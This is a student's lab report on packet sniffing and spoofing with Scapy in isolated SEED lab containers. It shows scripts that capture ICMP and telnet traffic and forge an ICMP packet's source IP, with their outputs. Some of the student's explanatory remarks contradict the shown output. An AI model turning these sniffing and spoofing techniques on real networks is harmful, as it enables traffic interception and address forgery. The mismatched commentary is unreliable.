Arvind Sai Dooda **A20553046**

LAB 10 - Packet Sniffing and Spoofing Lab

2 Environment Setup using Container

2.1 Container Setup and Commands

```
seed@VM: ~/.../sniffing    seed@VM: ~/.../sniffing    seed@VM: ~/.../sniffing
[11/18/23]seed@VM:~/.../Seedlab$ ls
 DirtycowLab      lab3-bufferoverflow      Lab5-shellshock   lab8-RSA        sniffing
 Lab2-shellcode   Lab4-ROPReturn-to-libc   Lab7-encryption  'Labsetup - 1'   sql
[11/18/23]seed@VM:~/.../Seedlab$ cd sniffing
[11/18/23]seed@VM:~/.../sniffing$ ls
docker-compose.yml  mycode.py  sniffing.py  volumes
[11/18/23]seed@VM:~/.../sniffing$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[11/18/23]seed@VM:~/.../sniffing$ dcup
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating seed-attacker  ... done
Creating hostB-10.9.0.6 ... done
Creating hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

```
seed@VM: ~/.../sniffing    seed@VM: ~/.../sniffing
[11/18/23]seed@VM:~/.../sniffing$ dockps
bd506ad6de19  hostB-10.9.0.6
581faef503da  hostA-10.9.0.5
ec5138df5ea7  seed-attacker
[11/18/23]seed@VM:~/.../sniffing$ d
```

2.2 About the Attacker Container

```
seed@VM: ~/.../sniffing   seed@VM: ~/.../sniffing   seed@VM: ~/.../sniffing   seed@VM: ~/.../sniffing   seed@VM: ~/.../sniffing
[11/18/23]seed@VM:~/.../sniffing$ docksh seed-attacker
root@VM:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp
 usr  var  volumes
root@VM:/# ifconfig
br-d22a9168f2ca: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:baff:feea:a181  prefixlen 64  scopeid 0x20<link>
        ether 02:42:ba:ea:a1:81  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 62  bytes 9483 (9.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:84:0c:14:62  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::cc65:a2f:9411:160d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:54:08:6d  txqueuelen 1000  (Ethernet)
        RX packets 61729  bytes 86534718 (86.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15315  bytes 1835501 (1.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Volume folder

```
root@VM:/volumes# ls
Sniffing_and_Spoofing.py  headers.h  mycode.py   sniff.c        sniffer.c          sniffertcp   sniffing_password.c  sniffspoof  spoof.c       s
poofimcp          tcp_sniffing.py
Spoofing_ICMP_Packets.py  icmp.py    myheader.h  sniff_spoof.c  sniffer_tcp_imp.c  sniffing.py  sniffingpassword     spoof       spoof_imcp.c  s
ubnet_sniffer.py  traceroute.py
root@VM:/volumes#
```

—---------- Lab setup Done —----------

We have 3 machines in docker.

3 Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

Many tools can be used to do sniffing and spoofing, but most of them only provide fixed functionalities. Scapy is different: it can be used not only as a tool, but also as a building block to construct other sniffing and spoofing tools, i.e., we can integrate the Scapy functionalities into our own program. In this set of tasks, we will use Scapy for each task.

To use Scapy, we can write a Python program, and then execute this program using Python. See the following example. We should run Python using the root privilege because the privilege is required for spoofing packets. At the beginning of the program (Line ①), we should import all Scapy's modules.

```
# view mycode.py
#!/usr/bin/env python3

from scapy.all import *     ①

a = IP()
a.show()

# python3 mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  ...


// Make mycode.py executable (another way to run python programs)
# chmod a+x mycode.py
# mycode.py
```

Code :

Open

mycode.py
/home/seed/Desktop/Seedlab/sniffing

```
# view mycode.py
#!/usr/bin/env python3
from scapy.all import
a = IP()
a.show()
```

seed@VM: ~/.../sniffing

```
[11/18/23]seed@VM:~/.../sniffing$ ls
docker-compose.yml  volumes
[11/18/23]seed@VM:~/.../sniffing$ sudo gedit mycode.py

(gedit:25841): Tepl-WARNING **: 09:43:12.683: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform.
In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[11/18/23]seed@VM:~/.../sniffing$ python3 mycode.py
  File "mycode.py", line 3
    from scapy.all import
                         ^
SyntaxError: invalid syntax
[11/18/23]seed@VM:~/.../sniffing$ sudo gedit mycode.py

(gedit:26050): Tepl-WARNING **: 09:49:29.028: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform.
In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[11/18/23]seed@VM:~/.../sniffing$ python3 mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

[11/18/23]seed@VM:~/.../sniffing$
```

Also tried in attacker machine

```
root@VM:/volumes# python3 mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

root@VM:/volumes#
```

Alternative way to open

```
root@VM:/volumes# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

>>>
```

Explanation :

In the provided mycode.py code, the IP() method is utilized to generate a new IP packet that is by default empty. Subsequently, invoking the show() command displays the packet's contents. It's important to note that the use of 'sudo' implies the need for root privileges, as this script involves packet manipulations that necessitate elevated permissions

3.1 Task 1.1: Sniffing Packets

Wireshark is the most popular sniffing tool, and it is easy to use. We will use it throughout the entire lab. However, it is difficult to use Wireshark as a building block to construct other tools. We will use Scapy for that purpose. The objective of this task is to learn how to use Scapy to do packet sniffing in Python programs. A sample code is provided in the following:

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

pkt = sniff(iface='br-c93733e9f913', filter='icmp', prn=print_pkt)
```

Task 1.1A.

Task 1.1A. In the above program, for each captured packet, the callback function `print_pkt()` will be invoked; this function will print out some of the information about the packet. Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.

Code :

Open

sniffing.py [Read-Only]
~/Desktop/Seedlab/sniffing/volumes

```
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-d22a9168f2ca' , filter='icmp', prn=print_pkt)
```

Code explanation :

The code selects specific network interfaces using 'ifconfig' and filters for ICMP packets using Scapy. To run the program with root privileges, it is made executable with 'sudo chmod a+x sniffer.py'. The program is tested with 'ping google.com' for ICMP packets, first with root privilege ('sudo'), and then without.

Screenshot 1 :

```
seed@VM: ~/.../sniffing
seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing   seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing   seed@VM: ~/.../sniffing
[11/18/23]seed@VM:~/.../sniffing$ docksh hostA-10.9.0.5
root@581faef503da:/# whoami
root
root@581faef503da:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@581faef503da:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.354 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.145 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.167 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.161 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.170 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.172 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.178 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.161 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.144 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.148 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.168 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.202 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.149 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.166 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.202 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.364 ms
```

Screenshot 2 :

```
seed@VM: ~/.../sniffing
seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing   seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing
root@VM:/volumes# chmod a+x sniffing.py
root@VM:/volumes# ./sniffing.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7046
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xb07
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xe654
        id        = 0x1
        seq       = 0x111
###[ Raw ]###
           load      = 'U\xf2Xe\x00\x00\x00\x00\xa1n\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 41524
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xc458
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
```

Used su seed

```
root@VM:/volumes# su seed
seed@VM:/volumes$ ./sniffing.py
Traceback (most recent call last):
  File "./sniffing.py", line 8, in <module>
    pkt = sniff(iface='br-d22a9168f2ca' , filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes$
```

Pinging from 10.9.0.6

```
root@581faef503da:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.246 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.156 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.132 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.166 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.142 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.149 ms
```

Observation :

Executing the program with sudo provides full visibility into network traffic on specified interfaces. Without sudo, a PermissionError occurs, indicating that root privileges are necessary for packet sniffing and capturing relevant data.

When we used su seed it went into seed .

Task 1.1B.

BPF manual from the Internet. Please set the following filters and demonstrate your sniffer program again (each filter should be set separately):

- Capture only the ICMP packet
- Capture any TCP packet that comes from a particular IP and with a destination port number 23.
- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as `128.230.0.0/16`; you should not pick the subnet that your VM is attached to.

• Capture only the ICMP packet

Code snippet :

icmp.py [Read-Only]
~/Desktop/Seedlab/sniffing/volumes

```python
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):

        if pkt[ICMP] is not None:
                if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
                        print("ICMP Packet=====")
                        print(f"\tSource: {pkt[IP].src}")
                        print(f"\tDestination: {pkt[IP].dst}")

                        if pkt[ICMP].type == 0:
                                print(f"\tICMP type: echo-reply")

                        if pkt[ICMP].type == 8:
                                print(f"\tICMP type: echo-request")

interfaces = ['br-d22a9168f2ca','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Code explanation :

I employed the same Berkeley Packet Filter syntax filter as in the previous code, 'sniffer.py'. Rather than using the 'show()' method, I opted to print only essential details, including the source and destination IP addresses and the ICMP type.

```
seed@VM: ~/.../volumes        seed@VM: ~/.../sniffing        seed@VM: ~/.../volumes
root@VM:/volumes# ls
icmp.py  mycode.py  sniffing.py
root@VM:/volumes# cat icmp.py
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):

        if pkt[ICMP] is not None:
                if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
                        print("ICMP Packet=====")
                        print(f"\tSource: {pkt[IP].src}")
                        print(f"\tDestination: {pkt[IP].dst}")

                        if pkt[ICMP].type == 0:
                                print(f"\tICMP type: echo-reply")

                        if pkt[ICMP].type == 8:
                                print(f"\tICMP type: echo-request")

interfaces = ['br-d22a9168f2ca','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
root@VM:/volumes# python3 icmp.py
ICMP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        ICMP type: echo-request
ICMP Packet=====
        Source: 10.9.0.6
        Destination: 10.9.0.5
        ICMP type: echo-reply
ICMP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        ICMP type: echo-request
ICMP Packet=====
        Source: 10.9.0.6
        Destination: 10.9.0.5
        ICMP type: echo-reply
```

Ping command:

```
root@581faef503da:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.212 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.150 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.162 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.179 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.147 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.182 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.212 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.174 ms
```

• Capture any TCP packet that comes from a particular IP and with a destination port number 23

Code :

```
Open                                                    *tcp_sniffing.py [Read-Only]
                                                        ~/Desktop/Seedlab/sniffing/volumes
icmp.py
The file "/home/seed/Desktop/Seedl...g/volumes/tcp_sniffing.py" changed on disk.
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
        if pkt[TCP] is not None:
                print("TCP Packet=====")
                print(f"\tSource: {pkt[IP].src}")
                print(f"\tDestination: {pkt[IP].dst}")
                print(f"\tTCP Source port: {pkt[TCP].sport}")
                print(f"\tTCP Destination port: {pkt[TCP].dport}")

interfaces = ['br-d22a9168f2ca','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.9.0.5', prn=print_pkt)
```

Code explanation :

In this code, I applied the filter 'tcp port 23 and src host 10.0.5', utilizing the BPF syntax from the BPF syntax website. Similar to the previous code, I focused on printing only the pertinent data for the given question, avoiding the use of the 'show()' method.


Output : source and destination

```
seed@VM: ~/.../sniffing
seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing   seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing
root@VM:/volumes# chmod a+x tcp_sniffing.py
root@VM:/volumes# python3 tcp_sniffing.py
^Z
[7]+  Stopped                 python3 tcp_sniffing.py
root@VM:/volumes# chmod a+x tcp_sniffing.py
root@VM:/volumes# python3 tcp_sniffing.py
TCP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        TCP Source port: 44172
        TCP Destination port: 23
TCP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        TCP Source port: 44172
        TCP Destination port: 23
TCP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        TCP Source port: 44172
        TCP Destination port: 23
TCP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        TCP Source port: 44172
        TCP Destination port: 23
TCP Packet=====
        Source: 10.9.0.5
        Destination: 10.9.0.6
        TCP Source port: 44172
        TCP Destination port: 23
```

Logged into Telnet 10.9.0.6 host machine(container)

```
seed@VM: ~/.../sniffing
seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing   seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing
^Z
[5]+  Stopped                 ping 10.9.0.6
root@581faef503da:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bd506ad6de19 login: dees
Password:

Login incorrect
bd506ad6de19 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@bd506ad6de19:~$
```

Wireshark conformation : port 23 .



• Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

Code snippet :

Open

subnet_sniffer.py [Read-Only]
~/Desktop/Seedlab/sniffing/volumes

```python
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

subnet_filter = 'net 128.230.0.0/16'
pkt = sniff(iface='br-d22a9168f2ca', filter=subnet_filter, prn=print_pkt)
```

Code Explanation:

In the 'subnet_sniffer.py' code, I selected the filter using the Berkeley Packet Filter syntax: 'dst net 128.230.0.0/16'. Here, 'dst' indicates a possible direction, and 'net' returns true if there is a possible type of net, specifically a subnet represented in the task details. The 'send_subnet_packet.py' program is written similarly to the example provided on page 5 of the task file.

Output snippet :

```
root@VM:/volumes# python3 subnet_sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 23977
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x8e4
     src       = 10.9.0.5
     dst       = 128.230.0.0
     \options   \
###[ ICMP ]###
```

—---------- 1.1 completed —----------

3.2 Task 1.2: Spoofing ICMP Packets

As a packet spoofing tool, Scapy allows us to set the fields of IP packets to arbitrary values. The objective of this task is to spoof IP packets with an arbitrary source IP address. We will spoof ICMP echo request packets, and send them to another VM on the same network. We will use Wireshark to observe whether our request will be accepted by the receiver. If it is accepted, an echo reply packet will be sent to the spoofed IP address. The following code shows an example of how to spoof an ICMP packets.

```
>>> from scapy.all import *
>>> a = IP()                ①
>>> a.dst = '10.0.2.3'      ②
>>> b = ICMP()              ③
>>> p = a/b                 ④
>>> send(p)                 ⑤
.
Sent 1 packets.
```

Code snippet :


```
[11/18/23]seed@VM:~/.../volumes$ cat  Spoofing_ICMP_Packets.py
from scapy.all import *

a = IP()
a.src = '1.2.3.4'
a.dst = '10.9.0.5'
send(a/ICMP())
ls(a)
[11/18/23]seed@VM:~/.../volumes$
```

Code explanation : I used another VM for source and sent an ICMP packet using a random IP source '1.2.3.4'.

Output :

```
seed@VM: ~/.../sniffing
seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing   seed@VM: ~/.../volumes   seed@VM: ~/.../sniffing
.
Sent 1 packets.
version    : BitField  (4 bits)          = 4               (4)
ihl        : BitField  (4 bits)          = None            (None)
tos        : XByteField                  = 0               (0)
len        : ShortField                  = None            (None)
id         : ShortField                  = 1               (1)
flags      : FlagsField  (3 bits)        = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)         = 0               (0)
ttl        : ByteField                   = 64              (64)
proto      : ByteEnumField               = 0               (0)
chksum     : XShortField                 = None            (None)
src        : SourceIPField               = '1.2.3.4'       (None)
dst        : DestIPField                 = '10.9.0.5'      (None)
options    : PacketListField             = []              ([])
root@VM:/volumes# python3  Spoofing_ICMP_Packets.py
```

Wireshark :



—---------- 1.2 done —----------—----------

3.3 Task 1.3: Traceroute

Code :

traceroute.py [Read-Only]
~/Desktop/Seedlab/sniffing/volumes

```python
from scapy.all import *

inRoute = True
i = 1
while inRoute:
        a = IP(dst='108.170.243.225', ttl=i)
        response = sr1(a/ICMP(),timeout=7,verbose=0)

        if response is None:
                print(f"{i} Request timed out.")
        elif response.type == 0:
                print(f"{i} {response.src}")
                inRoute = False
        else:
                print(f"{i} {response.src}")

        i = i + 1
```

Code explanation :

The program determines the number of routers (hops) needed to send a packet to the specified IP address destination. Each line displayed represents a different router. The time-to-live (TTL) is utilized to receive an error for each hop until reaching the destination, allowing the printing of each IP router until it stops. In this instance, 15 different routers were reached, with 5 of them experiencing timeouts. It's common to encounter a "Request timed out" message at the beginning or middle of a traceroute, often indicating a device that doesn't respond to ICMP or traceroute requests.

Observation :

I created a custom traceroute program using the Scapy library. The destination Ip'108.170.243.225'. The packet's 'ttl' flag increments by one in each packet provided. The program employs a while-loop to iterate as long as it's routing. The 'sr1()' method in Scapy listens and waits for a packet response, with parameters such as timeout for response and verbosity to ignore unnecessary details.

```
root@VM:/volumes# chmod a+x traceroute.py
root@VM:/volumes# python3 traceroute.py
1 10.0.2.2
2 10.0.0.1
3 96.120.26.97
4 96.110.167.81
5 68.86.184.253
6 Request timed out.
7 96.216.150.118
8 50.171.101.230
9 108.170.243.225
root@VM:/volumes#
```

```
seed@VM: ~/.../volumes
seed@VM: ...  seed@VM: ...  seed@VM: ...  seed@VM: ...  seed@VM: ...  seed@VM: ...
[11/18/23]seed@VM:~/.../volumes$ sudo gedit traceroute.py

(gedit:29264): Tepl-WARNING **: 13:54:34.247: GVfs metadata is not supported. Fallback to TeplMetadataManag
er. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latt
er case, you should configure Tepl with --disable-gvfs-metadata.
[11/18/23]seed@VM:~/.../volumes$ traceroute 108.170.243.225
traceroute to 108.170.243.225 (108.170.243.225), 30 hops max, 60 byte packets
 1  _gateway (10.0.2.2)  0.615 ms  0.315 ms  0.228 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
```

3.4 Task 1.4: Sniffing and-then Spoofing

